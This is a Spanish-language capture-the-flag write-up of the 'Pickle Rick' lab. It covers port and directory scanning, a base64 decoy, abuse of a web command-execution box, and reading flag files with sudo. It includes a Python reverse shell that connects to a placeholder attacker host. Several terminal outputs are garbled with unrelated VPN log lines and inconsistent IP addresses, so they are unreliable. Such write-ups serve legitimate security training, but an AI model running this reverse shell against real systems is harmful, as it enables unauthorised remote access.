

Write-Up: Pickle Rick

Herramientas utilizadas:

- `nmap` para escaneo de puertos
- `gobuster` para enumeración de directorios
- `base64` para decodificación de strings
- `python` para ejecución de una reverse shell
- `less` para visualizar archivos restringidos

¿Qué aprendí?

- Importancia de la enumeración web y análisis de código fuente
- Identificación de "rabbit holes" y cómo evitarlos
- Ejecución de comandos y explotación de una shell inversa
- Métodos alternativos para leer archivos cuando comandos básicos están restringidos

Escaneo Inicial

Lo primero que realicé fue un escaneo rápido con nmap para identificar los puertos abiertos en la máquina objetivo:

```
root@kali:~/avg/mdev# sudo nmap -Pn -p- --min-rate 5000 -Pn -n 10.10.25.19 -vvv --diffed
[sudo] contraseña para eduardo:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-18 15:28 CST
Initiating SYN Stealth Scan at 15:28
Scanning 10.10.25.19 [65535 ports]
Discovered open port 22/tcp on 10.10.25.19
Discovered open port 80/tcp on 10.10.25.19
Completed SYN Stealth Scan at 15:29, 14.91s elapsed (65535 total ports)
Nmap scan report for 10.10.25.19
Host is up, received user-set (0.17s latency).
Scanned at 2025-02-18 15:28:52 CST for 15s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 63
80/tcp    open  http     syn-ack ttl 63
Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 15.02 seconds
Raw packets sent: 72723 (3.200MB) | Rcvd: 72117 (2.885MB)
```

```
sudo nmap -Pn -sS -p- --min-rate 5000 -n 10.10.25.29 -vvv
```


Explicación de los parámetros:

- -Pn: No realiza un ping previo (útil si ICMP está bloqueado).
- -sS: Escaneo SYN (semi sigiloso).
- -p-: Escanea todos los puertos (0-65535).
- --min-rate 5000: Acelera el escaneo enviando al menos 5000 paquetes por segundo.
- -n: No resuelve nombres de dominio.
- -vvv: Modo muy detallado.

Con este escaneo, descubrí que los puertos 22 (SSH) y 80 (HTTP) estaban abiertos. Para obtener más detalles, realicé otro escaneo con **-sV** para identificar las versiones de los servicios en ejecución:

```
sudo nmap -sV -p 22,80 10.10.25.2
```

Se detectó que el puerto 80 estaba corriendo Apache, por lo que accedí a la dirección IP en el navegador.



se puede visualizar esto.

Enumeración Web

Al inspeccionar el código fuente de la página, encontré un comentario que contenía un posible usuario. Luego, ejecuté un escaneo de directorios con **gobuster** para descubrir archivos o directorios interesantes.

```
Core: RSA-SHA256
[+] User Agent:      gobuster/3.6
[+] Timeout:        10s
=====
==
Starting gobuster in directory enumeration mode
=====
==
/index.html          (Status: 200) [Size: 1062]
/login.php           (Status: 200) [Size: 882]
/.htaccess           (Status: 403) [Size: 277]
/robots.txt          (Status: 200) [Size: 17]
/.                   (Status: 200) [Size: 1062]
/.html               (Status: 403) [Size: 277]
/portal.php          (Status: 302) [Size: 0] [--> /login.php]
]
/.php                (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/.htm                (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/.htgroup            (Status: 403) [Size: 277]
/wp-forum.phps       (Status: 403) [Size: 277]
/.htaccess.bak       (Status: 403) [Size: 277]
/.htuser             (Status: 403) [Size: 277]
/.ht                 (Status: 403) [Size: 277]
```

```
gobuster dir -u http://10.10.215.34 -w
~/git/SecLists/Discovery/Web-Content/raft-large-files.txt -t 50
```

Encontre un inicio de sesión y un archivo txt, en el cual contenía el siguiente contenido

```
2025-02-18 14:25:47 Control Channel: TLSv1.3, cipher TLSv1.3
GNU nano 7.2 robots.txt
Wubbalubbadubdub

[ 1 línea leída ]
^H Ayuda      ^O Leer fich. ^R Reemplazar  ^V Pegar
^X Salir      ^F Buscar    ^K Cortar     ^T Ejecutar
```

lo cual parece tonto, pero nos servira para poder inciar sesion, en el formulario de php.

Explotación y Acceso Inicial

Me olvidé de tomar capturas de pantalla del formulario y la página principal, pero en esta última encontré un input que ejecutaba comandos en el servidor. Además, inspeccionando el código fuente, encontré un comentario con una cadena codificada en Base64.

```
<input class="form-control" type="text" name="command" placeholder="Commands">
<br>
<input class="btn btn-success" type="submit" value="Execute" name="sub">
</form>
<br>
<pre>www-data</pre>
<!--Vm1wR1UxTnRwa2RUV0d4VF1rZFNjR1V3V2t0a1JsWn1WbXQwVkUxV1duaFZNakExVkcxS1NHVk11RmhoTVhCb1ZsWmFWpWTVVWwGVqQT0=->
::after
</div>
</body>
</html>
```

usando base64 decode podremos saber el contenido descriptado

<https://www.base64decode.org/>

Después de realizar este proceso cinco veces, descubrí que el mensaje decodificado decía **Rabbit hole**, lo cual significa que era una trampa diseñada para distraer al atacante.

Una vez superada esta distracción, decidí probar una reverse shell en el input de comandos:

```
import socket, subprocess, os

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect(("ip-atacante", 4444)) # Conectamos al atacante

os.dup2(s.fileno(), 0) # Redirigimos entrada estándar
os.dup2(s.fileno(), 1) # Redirigimos salida estándar
os.dup2(s.fileno(), 2) # Redirigimos error estándar

subprocess.call(["/bin/sh", "-i"]) # Obtenemos una shell interactiva
```

Obtención de los Ingredientes

Primer Ingrediente

- Se encontraba en el directorio por defecto con el nombre **Sup3rS3cretPick13Ingred.txt**.
- Como **cat** y **nano** estaban deshabilitados, utilicé **less** para visualizar su contenido:

```

$ pwd 02-18 13:25:47 net_iface_up: set tun0 up
/var/www/html 13:25:47 net_addr_v4_add: 10.21.127
$ ls 02-18 13:25:47 net_route_v4_add: 10.10.0.
Sup3rS3cretPickl3Ingred.txt 13:25:47 net_route_v4_add: 10.101.0
assets 13:25:47 net_route_v4_add: 10.103.0
clue.txt 13:25:47 Initialization Sequence Co
denied.php 13:25:47 Data Channel: cipher 'AES-
index.html 13:25:47 Timers: ping 5, ping-resta
login.php 13:25:47 Protocol options: explicit
portal.php 14:25:46 TLS: soft reset sec=3600/3
robots.txt 14:25:46 VERIFY OK: depth=1, CN=Cha

```

Segundo Ingrediente

- Ubicado en el directorio de **rick**.

```

$ pwd 02-18 13:25:47 Timers: ping 5, ping-resta
/home/rick 13:25:47 Protocol options: explicit
$ ls 02-18 14:25:46 TLS: soft reset sec=3600/36
second ingredients 13:25:46 VERIFY OK: depth=1, CN=Char
$ less second* 13:25:46 VERIFY KU OK
1 jerry tear 14:25:46 Validating certificate exte
$ | 05-02-18 14:25:46 ++ Certificate has EKU (str
05-02-18 14:25:46 VERIFY EKU OK

```

Tercer Ingrediente

- Ubicado en el directorio **root**.
- Para ver su contenido, usé **sudo less**.

```

08. Options: !authenticate topology subnet,ping 5,ping-restart 320,ifconfig 10.21.127.20 255.255.0.0,peer-id 50
09. Commands: 02-18 02:00:00 [root@] ~# ifconfig/00 options modified
10. ALL 02-18 02:00:00 [root@] ~# ifconfig/00 options modified
$ sudo ls /root 02-18 14:25:46 TLS: soft reset sec=3600/3600
ls: cannot access '/root': No such file or directory
$ sudo ls root 02-18 14:25:46 TLS: soft reset sec=3600/3600
ls: cannot access 'root': No such file or directory: 102.100.1.1 dev vnet
$ sudo ls -la /root 02-18 14:25:46 TLS: soft reset sec=3600/3600
total 36
-rw-r--r-- 4 root root 4096 Jul 11 2024 .588 far tun0
drwxr-xr-x 23 root root 4096 Feb 19 02:58 ..
-rw-r--r-- 1 root root 160 Jul 11 2024 .bash_history tun0
-rw-r--r-- 1 root root 3196 Oct 22 2015 .bashrc 10.21.0.1 dev [NUL] table 0 matrix 1000
-rw-r--r-- 1 root root 161 Jan 2 2024 .profile via 10.21.0.1 dev [NUL] table 0 matrix 1000
drwxr-xr-x 2 root root 4096 Feb 10 2019 .ssh 8.16 via 10.21.0.1 dev [NUL] table 0 matrix 1000
-rw-r--r-- 1 root root 702 Jul 11 2024 .viminfo ed
-rw-r--r-- 1 root root 29 Feb 10 2019 3rd.txt -00 , auth 'SHA256', peer-id: 50
drwxr-xr-x 4 root root 4096 Jul 11 2024 snap 120
$ sudo ls /root/3rd.txt 02-18 14:25:46 TLS: soft reset sec=3600/3600
/root/3rd.txt 02-18 14:25:46 TLS: soft reset sec=3600/3600
$ sudo less /root/3rd.txt 02-18 14:25:46 TLS: soft reset sec=3600/3600
3rd ingredients: fleeb juice 00
$ | 02-18 14:25:46 TLS: soft reset sec=3600/3600

```

Conclusión

Este reto me permitió practicar varias habilidades clave en pentesting:

- Enumeración con `nmap` y `gobuster`.
- Decodificación de Base64 y detección de `rabbit holes`.
- Ejecución de comandos y explotación de una shell inversa.
- Uso de técnicas para visualizar archivos cuando `cat` y `nano` están restringidos.

En futuras pruebas, planeo mejorar mi rapidez en la detección de distracciones y optimizar mis técnicas de escalada de privilegios.